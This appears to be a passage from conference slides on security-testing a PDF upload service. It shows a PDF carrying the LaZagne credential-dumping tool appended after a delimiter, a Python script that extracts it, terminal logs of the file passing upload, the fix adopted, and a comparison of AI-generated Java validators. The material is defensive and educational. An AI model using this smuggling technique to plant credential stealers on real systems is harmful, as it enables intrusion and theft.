[scripts - 11.06 sec] > python .\upload-file-client.py round5.pdf  
i File REJECTED: HTTP response code 400 received.  
[scripts - 24.29 sec] > 
```

Round n°6

- > A sixth test was performed with a valid PDF file, in which, a malicious file was hidden using “binary concatenation”:



This PDF file contains the following file after the delimiter “[NEWFILE]”:



[hxxps://github.com/AlessandroZ/LaZagne/releases/download/2.4.6/lazagne.exe](https://github.com/AlessandroZ/LaZagne/releases/download/2.4.6/lazagne.exe)

~/Documents/extract-binary-from-pdf.py - Mousepad

File Edit Search View Document Help

X

◀

C

1

1

```
1 delimiter = "5b4e455746494c455d" # String "[NEWFILE]" encoded in HEX
```

```
2 with open("round6.pdf", mode="rb") as f:
```

```
3 content_hex = f.read().hex()
```

```
4 delimiter_position = content_hex.find(delimiter)
```

```
5 bin_file_hex = content_hex[delimiter_position + len(delimiter):]
```

```
6 bin_file_bytes = bytes.fromhex(bin_file_hex)
```

```
7 with open("malicious-files.exe", mode="wb") as f:
```

```
8 f.write(bin_file_bytes[1:])
```

```
-(kali㉿kali)-[~/Documents]
```

```
$ file round6.pdf
```

round6.pdf: PDF document, version 1.7, 1 page(s)

```
-(kali@kali)-[~/Documents]
```

```
$ python extract-binary-from-pdf.py
```


```
-(kali@kali)-[~/Documents]
```

```
$ file malicious-files.exe
```

```
malicious-files.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 7 sections
```

Round n°6 – Hidden file detection by antivirus tools

```
(kali㉿kali)-[~/Documents]
$ sha256sum malicious-files.exe
467e49f1f795c1b08245ae621c59cdf06df630fc1631dc0059da9a032858a486  malicious-files.exe
```



 55/72 security vendors flagged this file as malicious

467e49f1f795c1b08245ae621c59cdf06df630fc1631dc0059da9a032858a486

laza.exe

peexe 64bits overlay detect-debug-environment



Round n°6



- > **The goal** was to test if the service ensure that the provided PDF file do not contain any “hidden content”.
- > Such technique can be used to leverage the service as a relay to store a malicious file into the company information system and then retrieve the malicious file, once inside, to carry an attack in a second phase.

Round n°6

```
(kali㉿kali)-[~/Documents]
$ python upload-file-client.py round6.pdf
File ACCEPTED (location '/files/28816dbc-bae2-4e32-b403-9bd90a9bc9ee'): HTTP response code 201 received.

(kali㉿kali)-[~/Documents]
$ curl -s http://upload-service.local:8080/files/28816dbc-bae2-4e32-b403-9bd90a9bc9ee | jq -r '.base64EncodedContent' | base64 -d > round6-stored.pdf

(kali㉿kali)-[~/Documents]
$ file round6-stored.pdf
round6-stored.pdf: PDF document, version 1.7, 1 page(s)

(kali㉿kali)-[~/Documents]
$ mv round6-stored.pdf round6.pdf

(kali㉿kali)-[~/Documents]
$ python extract-binary-from-pdf.py

(kali㉿kali)-[~/Documents]
$ file malicious-files.exe
malicious-files.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 7 sections

(kali㉿kali)-[~/Documents]
$ sha256sum malicious-files.exe
467e49f1f795c1b08245ae621c59cdf06df630fc1631dc0059da9a032858a486  malicious-files.exe
```

File was accepted.

Replace the source file to use the extraction script.

Download the stored file to check if the hidden file was removed?

Hidden file was present.

Round n°6 - Test failed...



♥ Health state: 04%

OPEN



Round n°6

- >  The following additional processing was proposed to the team:
- ▶ Load the PDF file in memory with a PDF parsing library.
 - ▶ Save it, via the same PDF library, into another byte buffer to remove any additional content that is not part of the PDF structure.

Round n°6

>  Test passed after the adding of the additional processing:

```
(kali㉿kali)-[~/Documents]
$ mv round6-original.pdf round6.pdf

(kali㉿kali)-[~/Documents]
$ grep -Fc "[NEWFILE]" round6.pdf
1

(kali㉿kali)-[~/Documents]
$ python upload-file-client.py round6.pdf
[+] File ACCEPTED (location '/files/80bb6d9f-9539-4012-a9f1-a3a857b1f3b0'): HTTP response code 201 received.

(kali㉿kali)-[~/Documents]
$ curl -s http://upload-service.local:8080/files/80bb6d9f-9539-4012-a9f1-a3a857b1f3b0 | jq -r '.base64EncodedContent' | base64 -d > round6-stored.pdf

(kali㉿kali)-[~/Documents]
$ grep -Fc "[NEWFILE]" round6-stored.pdf
0
```

Final state

- >  All malicious variation of a PDF file, know by your servitor, were applied against the upload service:
 - It can be considered as safe (for the moment).

- >  The following additional validations/processing were added:
 - File is a valid PDF file.
 - File do not contain any JavaScript code, attachments files or XFA forms.
 - File contains only links to allowed domains and content.
 - File do not contain any "hidden content".





Conclusion

- > ✗ Regarding the following statement
 - PDF is a safe format → No, it require validation like all file formats.
 - A "file upload" is simple to implement → Not really.

- > ✓ All the frustration meet could be avoided by a User Story enhanced with corresponding Evil User Stories based on the analysis of:
 - Real use cases of the wanted file format from a business perspective.
 - Attack vectors exposed by the wanted file format from a security perspective.



Misc: Code generated via AI

> Using Claude (model Sonnet 4.6 without adaptive thinking) with a user prompt **without any mention** to the security aspect:

Give me the Java code of a REST web service intended to be an upload service accepting only PDF file.

You must make the code compact and easy to read/understand/maintain.

You must fulfil all theses constraints:

- The REST web service must use Spring Boot.
- You must use a recommended, maintained and open-source Java PDF library as much as possible.
- The maximum size of the size must be 10 MB.



Misc: Code generated via AI

Minimal validations added.

```
@RestController
@RequestMapping("/api/pdf")
public class PdfUploadController {

    @PostMapping("/upload")
    public ResponseEntity<Map<String, Object>> upload(@RequestParam("file") MultipartFile file) throws Exception {
        if (file.isEmpty()) throw new IllegalArgumentException("File is empty.");
        if (file.getSize() > 10L * 1024 * 1024) throw new IllegalArgumentException("File exceeds 10 MB.");
        if (!"application/pdf".equals(file.getContentType())) throw new IllegalArgumentException("File must be a PDF.");
        try (var doc = Loader.loadPDF(file.getBytes())) {
            if (doc.getNumberOfPages() < 1) throw new IllegalArgumentException("PDF has no pages.");
        } catch (Exception e) { throw new IllegalArgumentException("File is not a valid PDF."); }

        // TODO: persist file

        return ResponseEntity.ok(Map.of("message", "PDF uploaded successfully.", "filename",
                                         file.getOriginalFilename(), "sizeBytes", file.getSize()));
    }
}
```

Misc: Code generated via AI

> Using Claude (model Sonnet 4.6 without adaptive thinking) with a user prompt **with explicit mention** to the security aspect:

Give me the Java code of a REST web service intended to be an upload service accepting only PDF file.

You must make the code compact and easy to read/understand/maintain.

You must fulfil all theses constraints:

- The REST web service must use Spring Boot.
- You must use a recommended, maintained and open-source Java PDF library as much as possible.
- **You must include all the security validations to ensure that the PDF file is safe from a security perspective.**
- The maximum size of the size must be 10 MB.



Misc: Code generated via AI

A strong sequence of validation was added!

```
@PostMapping("/upload")
public ResponseEntity<Map<String, String>> upload(@RequestParam("file") MultipartFile file) throws Exception {
    byte[] PDF_MAGIC = {0x25, 0x50, 0x44, 0x46}; // "%PDF"
    // [1] File must not be null or empty
    if (file == null || file.isEmpty()) return error("No file provided.");
    // [2] File size must not exceed 10 MB
    if (file.getSize() > (10 * 1024 * 1024)) return error("File exceeds 10 MB limit.");
    // [3] MIME type must be application/pdf
    if (!"application/pdf".equalsIgnoreCase(file.getContentType())) return error("Invalid MIME type.");
    byte[] bytes = file.getBytes();
    // [4] Magic bytes must match %PDF (guards against renamed non-PDF files)
    if (bytes.length < 4 || !Arrays.equals(Arrays.copyOf(bytes, 4), PDF_MAGIC)) return error("Invalid PDF signature.");
    try (PDDocument doc = Loader.loadPDF(bytes)) {
        // [5] Must not be encrypted/password-protected (may conceal malicious content)
        if (doc.isEncrypted()) return error("Encrypted PDFs not accepted.");
        // [6] Page count must not exceed limit (guards against PDF bomb attacks)
        if (doc.getNumberOfPages() > 200) return error("PDF exceeds max page count.");
        // [7] OpenAction must not contain JavaScript (prevents auto-execution on open)
        if (doc.getDocumentCatalog().getOpenAction() instanceof PDActionJavaScript) return error("JavaScript not accepted.");
        // [8] Document-level additional actions (AA) must be absent (blocks trigger-based JS)
        var aa = doc.getDocumentCatalog().getActions();
        if (aa != null && aa.getCOSObject().size() > 0) return error("Additional actions not accepted.");
        // [9] Embedded file attachments must be absent (common malware delivery vector)
        var names = doc.getDocumentCatalog().getNames();
        if (names != null && names.getEmbeddedFiles() != null) return error("Embedded attachments not accepted.");
        // [10] Annotations must not carry JavaScript or unsafe URI schemes
        for (var page : doc.getPages())
            for (var annotation : page.getAnnotations()) {
                var action = annotation.getAction();
                // [10a] JavaScript in annotations triggers code execution on interaction
                if (action instanceof PDActionJavaScript) return error("JS in annotations not accepted.");
                // [10b] Non-http(s) URI schemes (file:,data:,jar:,ftp:) can exploit local resources
                if (action instanceof PDActionURI uri && uri.getURI() != null) {
                    String s = uri.getURI().toLowerCase();
                    if (s.startsWith("file:") || s.startsWith("data:") || s.startsWith("jar:") || s.startsWith("ftp:"))
                        return error("Unsafe URI scheme not accepted.");
                }
            }
    }
} catch (Exception e) {
    // [11] Any parse failure indicates a malformed or parser-exploiting PDF
    return error("Malformed PDF: " + e.getMessage());
}
// TODO: persist / process the validated PDF here
return ResponseEntity.ok(Map.of("status", "success", "filename",
                                file.getOriginalFilename(), "size", file.getSize() + " bytes"));
```



Misc: Code generated via AI

```
@PostMapping("/upload")
public ResponseEntity<Map<String, String>> upload(@RequestParam("file") MultipartFile file) throws Exception {
    byte[] PDF_MAGIC = {0x25, 0x50, 0x44, 0x46}; // "%PDF"
    // [1] File must not be null or empty
    if (file == null || file.isEmpty()) return error("No file provided.");
    // [2] File size must not exceed 10 MB
    if (file.getSize() > (10 * 1024 * 1024)) return error("File exceeds 10 MB limit.");
    // [3] MIME type must be application/pdf
    if (!"application/pdf".equalsIgnoreCase(file.getContentType())) return error("Invalid MIME type.");
    byte[] bytes = file.getBytes();
    // [4] Magic bytes must match %PDF (guards against renamed non-PDF files)
    if (bytes.length < 4 || !Arrays.equals(Arrays.copyOf(bytes, 4), PDF_MAGIC)) return error("Invalid PDF signature.");
    try {PDFDocument doc = new PDFDocument(new ByteArrayInputStream(bytes));}
```

[OPEN](#)



Misc: Code generated via AI

```
// [5] Must not be encrypted/password-protected (may conceal malicious content)
if (doc.isEncrypted()) return error("Encrypted PDFs not accepted.");
// [6] Page count must not exceed limit (guards against PDF bomb attacks)
if (doc.getNumberOfPages() > 200) return error("PDF exceeds max page count.");
// [7] OpenAction must not contain JavaScript (prevents auto-execution on open)
if (doc.getDocumentCatalog().getOpenAction() instanceof PDActionJavaScript) return error("JavaScript not accepted.");
// [8] Document-level additional actions (AA) must be absent (blocks trigger-based JS)
var aa = doc.getDocumentCatalog().getActions();
if (aa != null && aa.getCOSObject().size() > 0) return error("Additional actions not accepted.");
// [9] Embedded file attachments must be absent (common malware delivery vector)
var names = doc.getDocumentCatalog().getNames();
if (names != null && names.getEmbeddedFiles() != null) return error("Embedded attachments not accepted.");
// [10] Annotations must not carry JavaScript or unsafe URI schemes
for (var page : doc.getPages())
    for (var annotation : page.getAnnotations()) {
        var action = annotation.getAction();
        // [10a] JavaScript in annotations triggers code execution on interaction
        if (action instanceof PDActionJavaScript) return error("JS in annotations not accepted.");
        // [10b] Non-http(s) URI schemes (file:,data:,jar:,ftp:) can exploit local resources
        if (action instanceof PDActionURI uri && uri.getURI() != null) {
            String s = uri.getURI().toLowerCase();
            if (s.startsWith("file:") || s.startsWith("data:") || s.startsWith("jar:") || s.startsWith("ftp:"))
                return error("Unsafe URI scheme not accepted.");
        }
    }
```

[OPEN](#)



Misc: Code generated via AI



Aspects validated

- File maximum size.
- Mime type of the file.
- No password protection.
- Maximum page count.
- No JavaScript code.
- No triggered actions.
- No file attached.



Aspects missed

- Hidden file present.

Misc: Code generated via AI

- >  Security aspect need to be mentioned in the user prompt.
- >  When mentioned, **a good foundation** of validations are applied.
- >  Some validation still miss so either:
 - ▶ User prompt must be tuned to indicate to add the missing validations.
 - ▶ The generated code need to be manually enriched.



Resources

- > <https://github.com/righettod/voxxeddays-lux-2026>
- > <https://github.com/righettod/code-assistant-skills-security-utils>
- > <https://github.com/righettod/toolbox-ai-assisted-secure-code-review>
- > <https://github.com/righettod/code-snippets-security-utils>
- > <https://github.com/corkami/mitra>
- > <https://github.com/corkami/pics>
- > <https://www.headmind.com/evil-user-stories/> (FR)



Contact

Dominique Righetto

Subject Matter Expert



+352 621 310 379



dominique.righetto@thalesgroup.com



Thank you

www.thalesgroup.com